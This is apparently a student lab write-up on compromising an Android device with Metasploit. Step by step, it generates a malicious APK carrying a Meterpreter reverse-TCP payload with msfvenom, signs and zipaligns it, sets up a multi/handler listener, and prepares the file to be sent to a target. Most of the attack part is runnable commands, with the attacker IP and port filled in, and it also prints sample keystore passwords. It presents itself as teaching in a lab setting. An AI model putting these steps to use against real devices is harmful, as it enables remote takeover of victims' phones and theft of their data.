By: Mohamad Ali

Exploiting android in metaploit frameworks

**Disclaimer**

*Please note that any material or activity related to cybersecurity or hacking provided here is intended solely for educational purposes. The purpose of this material is to increase awareness and understanding of cybersecurity concepts and principles. The activities described in this material should not be attempted outside of a controlled educational setting. Any attempt to engage in illegal or unethical activities related to cybersecurity could result in serious legal and ethical consequences. It is the responsibility of individuals to use this information in a responsible and ethical manner.*


**Exploiting an Android Device Using MSFvenom and Metasploit Framework**

Objective: *You will learn how to use MSFvenom and the Metasploit framework to exploit an Android mobile device. You will build the payload using MSFvenom, save it as an .apk file, and add a listener to the Metasploit system.*

1. Create two VMs in VMware workstation, Kali Linux and Android emulator (LineageOS 14.1 R5)

Note: instead of using the android emulator you can use your personal device if you wish

For the purpose of this assignment I have use the Android Lineage file to execute this assignment, so some features in task 6 may not be available as this not an actual phone with a SIM card.




Using play store install the unzip app as you’ll need this late on in the assignment

Set up two virtual machines in this case it is the Kali and Android. As you can see in the left hand panel there is Kali set up for Metasploit , Metasploit itself and Kali Linux

1. **Creating a malicious APK** *(Android Package Kit file format)***:**

**In Kali, open the terminal and execute the following command to generate the malicious APK:**

sudo msfvenom -p android/meterpreter/reverse\_tcp LHOST=<your-ip-address> LPORT=4444 R > android.apk



Note: Replace <your-ip-address> with Kali IP address.

*An APK file (Android Package Kit file format) is the file format for applications used on the Android*

msfvenom: Metasploit Framework tool for generating payloads.

-p android/meterpreter/reverse\_tcp: Specifies Android Meterpreter reverse TCP payload.

LHOST=<your-ip-address>: Sets the attacker's IP address for the connection.

LPORT=4444: Sets the port for the connection.

R: Specifies raw output format.

> android.apk: Redirects the output to an APK file named "android.apk".

In Kali, open the terminal and execute the following command to generate the malicious APK:

sudo msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.134.147 LPORT=4444 R android.apk


Use MSFvenom in Kali Linux to generate a malicious APK file with a reverse TCP Meterpreter payload.

NOTE: these VM’s have to be connected using NAT in Vmware as all virtual machines need to be in the same network in this case it is my home network and as you will see later on the IPS in my network using WIFI.

1. **Signing the Certificate**

**Generate a Keystore for the android.apk file:**

sudo keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000



Standard information to fill in such as city, organization first and last name, country etc. After that your key will be generated

For the keystore password is used “rooter” as my password Pwrd:kali123

keytool: Java tool for managing cryptographic keys and certificates.

-genkey: Generates a new key pair and certificate.

-V: Enables verbose output for more detailed information.

-keystore key.keystore: Specifies the filename of the keystore file to be created (key.keystore).

-alias hacked: Sets an alias (identifier) for the key entry in the keystore (hacked).

-keyalg RSA: Specifies the algorithm to generate the key pair (RSA).

-keysize 2048: Sets the size of the key (2048 bits).


-validity 10000: Sets the validity period of the key pair in days (10000 days).

**Install Jarsigner tool:**

sudo apt-get install openjdk-11-jdk-headless



You will be prompted to enter information about yourself and organizational unit




Once jarsigner is installed you will see the packages added

**You will be prompted to enter the passcode you generated earlier ( In this case it is rooter as mentioned in the previous page)**

*Jarsigner is a command-line tool used to digitally sign Java Archive (JAR) files, including APK files in the case of Android applications. Signing the APK file is crucial as it ensures the integrity and authenticity of the application. Android devices require properly signed certificates for app installation, and only signed APK files can be installed.*


**Verify if the application is signed:**

sudo jarsigner -verify -verbose -certs android.apk



**Install Zipalign tool:**

sudo apt-get install zipalign



*Zipalign is a tool used to optimize the alignment of resources in APK files. It ensures that all uncompressed data starts with a particular alignment relative to the start of the file. This optimization process improves the performance of the APK on Android devices by reducing memory usage.*

**Convert the .apk file with zipalign:**

sudo zipalign -v 4 android.apk singed\_jar.apk

zipalign: Android tool for optimizing APK files.

-v: Enables verbose output for more detailed information.

4: Specifies the alignment requirement (4-byte alignment).

android.apk: Specifies the input APK file to be aligned.

singed\_jar.apk: Specifies the output aligned APK file.

sudo netstat -tuln

sudo nmap -p 4444 localhost



sudo netstat -tuln: This command is used to display a list of all listening ports on the system, along with the process that owns each port. Here's what each option does:

-t: Displays TCP ports.

-u: Displays UDP ports.

-l: Displays only listening ports.

-n: Displays numerical addresses instead of resolving hostnames.

Putting it all together, sudo netstat -tuln will show a list of all listening TCP and UDP ports on the system, along with their numerical addresses.

sudo nmap -p 4444 localhost: This command uses the nmap tool to perform a port scan on the localhost (the current machine). Here's what each part does:

sudo: Runs the command with superuser privileges (required for some operations performed by nmap).

nmap: The network exploration tool.

-p 4444: Specifies that nmap should scan only port 4444.

localhost: Specifies that the scan should be performed on the local machine.

This command will scan the local machine for open port 4444 and display the results.

1. **Setting up listener on Metasploit**

**Open Metasploit console:**

sudo msfconsole

**Load multi-handler exploit:**

use exploit/multi/handler

**Set up the reverse payload:**

set payload android/meterpreter/reverse\_tcp

**Set LHOST and LPORT:**


set LHOST <your-ip-address>

set LPORT 4444

Shown below we are in the msfconsole running in Kali


**Start the listener:**

Run




1. **Send the malicious APK to the target machine**


sudo mv /root/Documents/android.apk /home/kali/Desktop/

****


In some instances if the apk file is created in root using root privileges you may not be able to access it when you send it to the target device. In this case you would have to move it to a different directory where there is no restricted access.

****

Once you have changed the permission of the file from root you can put it in your regular Kali home and send it from the terminal.

****

